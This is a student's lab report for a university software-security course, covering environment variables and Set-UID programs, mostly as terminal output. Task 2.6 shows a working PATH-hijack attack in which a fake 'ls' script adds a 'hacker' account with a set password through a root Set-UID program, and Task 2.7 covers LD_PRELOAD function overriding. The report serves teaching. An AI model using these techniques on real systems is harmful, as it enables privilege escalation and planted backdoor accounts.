

Barrett Bobilin

2/21/25

Florida State University


CIS 4360

Lab 3

This lab is a software security lab, based around learning about, and exploiting vulnerabilities in the shell and environment variables.

Task 2.1

Very simple task. Requests us to test out commands like *env* and *export/unset*. Output from these commands are shown below. First is *env* next is *export*.



```
seed@VM: ~/.../Labsetup
[02/19/25]seed@VM:~/Desktop$ cd Labsetup/
[02/19/25]seed@VM:~/.../Labsetup$ env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1830,unix/VM:/tmp/.ICE-unix/1830
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1793
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
PGP_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=4
0;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex
=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.l
z4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:
*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.x
z=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.
tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:
*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31
:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01
;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.p
pm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:
*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01
;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4
v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rm
vb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.x
cf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.
aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;3
6:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00
;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/fd7f8d55_72a3_49e5_9a25_15fd5a2f2
```

```
[02/19/25] seed@VM:~/.../Labsetup$ export
declare -x COLORTERM="truecolor"
declare -x DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/1000/bus"
declare -x DESKTOP_SESSION="ubuntu"
declare -x DISPLAY=":0"
declare -x GDMSESSION="ubuntu"
declare -x GJS_DEBUG_OUTPUT="stderr"
declare -x GJS_DEBUG_TOPICS="JS ERROR;JS LOG"
declare -x GNOME_DESKTOP_SESSION_ID="this-is-deprecated"
declare -x GNOME_SHELL_SESSION_MODE="ubuntu"
declare -x GNOME_TERMINAL_SCREEN="/org/gnome/Terminal/screen/fd7f8d55_72a3_49e5_9a25_15fd5a2f29dd"
declare -x GNOME_TERMINAL_SERVICE=":1.93"
declare -x GPG_AGENT_INFO="/run/user/1000/gnupg/S.gpg-agent:0:1"
declare -x GTK_MODULES="gail:atk-bridge"
declare -x HOME="/home/seed"
declare -x IM_CONFIG_PHASE="1"
declare -x INVOCATION_ID="091c42b7fd834567bfa7aba3148d506b"
declare -x JOURNAL_STREAM="9:32867"
declare -x LANG="en_US.UTF-8"
declare -x LESSCLOSE="/usr/bin/lesspipe %s %s"
declare -x LESSOPEN="| /usr/bin/lesspipe %s"
declare -x LOGNAME="seed"
declare -x LS_COLORS="rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:"
declare -x MANAGERPID="1593"
declare -x OLDPWD="/home/seed/Desktop"
declare -x PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:."
declare -x PWD="/home/seed/Desktop/Labsetup"
```

Task 2.2

This task is meant to help us “study how a child process gets its environment variables from its parent” by running the provided “*myprintenv.c*” program.

- Part 1 – running “*myprintenv.c*” as “*a.out*” gives us the environment variables for our Linux user session. Very similar to when we ran *env* in the terminal
- Part 2 – the output is the same as part 1

- Part 3 – the output were the same. I commented out the child process in one, and the parent process in the other. Running the *diff* command yields no differences.

```
seed@VM: ~/.../Labsetup
[02/19/25] seed@VM:~/.../Labsetup$ nano myprintenv.c
[02/19/25] seed@VM:~/.../Labsetup$ gcc myprintenv.c -o parent.out
[02/19/25] seed@VM:~/.../Labsetup$ nano myprintenv.c
[02/19/25] seed@VM:~/.../Labsetup$ gcc myprintenv.c -o child.out
[02/19/25] seed@VM:~/.../Labsetup$ child.out > child
[02/19/25] seed@VM:~/.../Labsetup$ parent.out > parent
[02/19/25] seed@VM:~/.../Labsetup$ diff child parent
49c49
< _=./child.out
---
> _=./parent.out
[02/19/25] seed@VM:~/.../Labsetup$
```

Task 2.3

- Part 1 – running the base program yields no results because the argument is null.
- Part 2 – changing the “*NULL*” argument to “*environ*” now prints out our environment variables, almost the same as running the “*env*” command.
- Part 3 – running this program is similar but slightly different from the previous child/parent process we ran. The program gets the environment from the parent process via *environ*. The “*execve()*” system call executes a new program without spawning a new process because it replaces the current process. The rest of the environment variables remain unchanged because *environ* is passed directly to “*execve()*”.

```
seed@VM: ~/.../Labsetup
[02/21/25] seed@VM:~/.../Labsetup$ diff file myenvfile
29c29
< GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/3903f655_a35f_4eb9_8861_471dd12afbf6
---
> GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/fd7f8d55_72a3_49e5_9a25_15fd5a2f29dd
[02/21/25] seed@VM:~/.../Labsetup$
```


Task 2.4

This task simply asks us to: “compile and run the following program”. Screenshots below

```
seed@VM: ~/.../Labsetup
[02/21/25] seed@VM:~/.../Labsetup$ gcc task2.4.c -o 2.4.out
[02/21/25] seed@VM:~/.../Labsetup$ 2.4.out
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1793
XDG_SESSION_TYPE=x11
SHLV=1
HOME=/home/seed
OLDPWD=/home/seed/Desktop
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1593
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=9:32867
=./2.4.out
XDG_SESSION_CLASS=user
USERNAME=seed
TERM=xterm-256color
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1830,unix/VM:/tmp/.ICE-unix/1830
INVOCATION_ID=091c42b7fd834567bfa7aba3148d506b
XDG_MENU_PREFIX=gnome-
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/fd7f8d55_72a3_49e5_9a25_15fd5a2f29dd
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
LANG=en_US.UTF-8
XDG_CURRENT_DESKTOP=ubuntu:GNOME
XMODIFIERS=@im=ibus
XDG_SESSION_DESKTOP=ubuntu
XAUTORITY=/run/user/1000/gdm/Xauthority
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.p
```

Task 2.5

This task asks us to create a program and modify it with:

- \$ sudo chown root foo
- \$ sudo chmod 4755 foo

After completing that, we are asked to add these environment variables to our shell account:

- PATH
- LD_LIBRARY_PATH
- ANY_NAME

We then run the previous program, named “foo”. Our result lists out environment variables. There are some differences between this program and our previous files and commands such as “env” as this was run in a new directory called “~/mybin”


```
seed@VM: ~/../Labsetup$ foo
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1830,unix/VM:/tmp/.ICE-unix/1830
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1793
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
MY_VAR=HelloSEED
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.taz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;3
```

Task 2.6

This task has us compile a basic program that runs the “ls” command. We then need to modify it to run our malicious code. I have created a script to create a new user called “hacker” when our “UID” program is run. Despite our program running the code:

```
int main()
{
    system("ls");
    return 0;
}
```

It still executes our code to create a new user because we created a new environment variable called “ls” which our code will look for to run first. Output below:

A terminal window titled 'seed@VM: ~/.../Labsetup' showing a series of commands and their outputs. The commands include creating a file 'UID.c', compiling it to 'UID', setting permissions, and running 'UID'. The output of 'UID' lists files in the current directory. Subsequent commands use 'sudo' to create a user named 'hacker' with a password and set environment variables. The final command 'cat /etc/passwd | grep hacker' shows the entry for 'hacker' in the system's password file.

```
seed@VM: ~/.../Labsetup
[02/21/25] seed@VM:~/.../Labsetup$ nano UID.c
[02/21/25] seed@VM:~/.../Labsetup$ gcc UID.c -o UID
[02/21/25] seed@VM:~/.../Labsetup$ sudo chown root UID
[02/21/25] seed@VM:~/.../Labsetup$ sudo chmod 4755 UID
[02/21/25] seed@VM:~/.../Labsetup$ UID
24file  cap_leak.c  file2  foofile  myprintenv.c  UID.c
2.4.out  catall.c    foo    myenv.c   task2.4.c
a.out    file        foo.c  myenvfile UID
[02/21/25] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[02/21/25] seed@VM:~/.../Labsetup$ echo '#!/bin/bash' > /home/seed/ls
[02/21/25] seed@VM:~/.../Labsetup$ echo 'sudo useradd -m -s /bin/bash hacker
&& echo "hacker:password123" | sudo chpasswd' >> /home/seed/ls
[02/21/25] seed@VM:~/.../Labsetup$ chmod +x /home/seed/ls
[02/21/25] seed@VM:~/.../Labsetup$ export PATH=/home/seed:$PATH
[02/21/25] seed@VM:~/.../Labsetup$ UID
[02/21/25] seed@VM:~/.../Labsetup$ cat /etc/passwd | grep hacker
hacker:x:1001:1001::/home/hacker:/bin/bash
[02/21/25] seed@VM:~/.../Labsetup$
```

Task 2.7


This task creates more environment variables and programs to override previous command. The first picture shows the parts of step 2. Step 1 was writing and compiling the program, as well as exporting paths and variables. This was not requested to be shown so it isn't included.

The first picture shows “myprog” being run as a regular program and run as the *seed* user (2nd command run in the first picture). This runs the script in “mylib.c” to override the “sleep()” command.

The 2nd time “myprog” is run after being changed to a Set-UID program with root as the owner, the program invokes the sleep command and pauses for 1 second.

The 3rd time “myprog” is run after the “LD-PRELOAD” environment variable is exported to the root account. The sleep command runs again.

The 4th time “myprog” is run after being changed to a Set-UID program with a new user “user1” as the owner, the program again invokes the sleep command and pauses for 1 second.




```
seed@VM: ~  
[02/21/25] seed@VM:~/.../Labsetup$ ls  
24file      catall.c  foo.c      myenvfile  myprog      UID.c  
2.4.out     file      foofile    mylib.c    myprog.c  
a.out       file2     libmylib.so.1.0.1  mylib.o    task2.4.c  
cap_leak.c  foo       myenv.c    myprintenv.c  UID  
[02/21/25] seed@VM:~/.../Labsetup$ ./myprog  
I am not sleeping!  
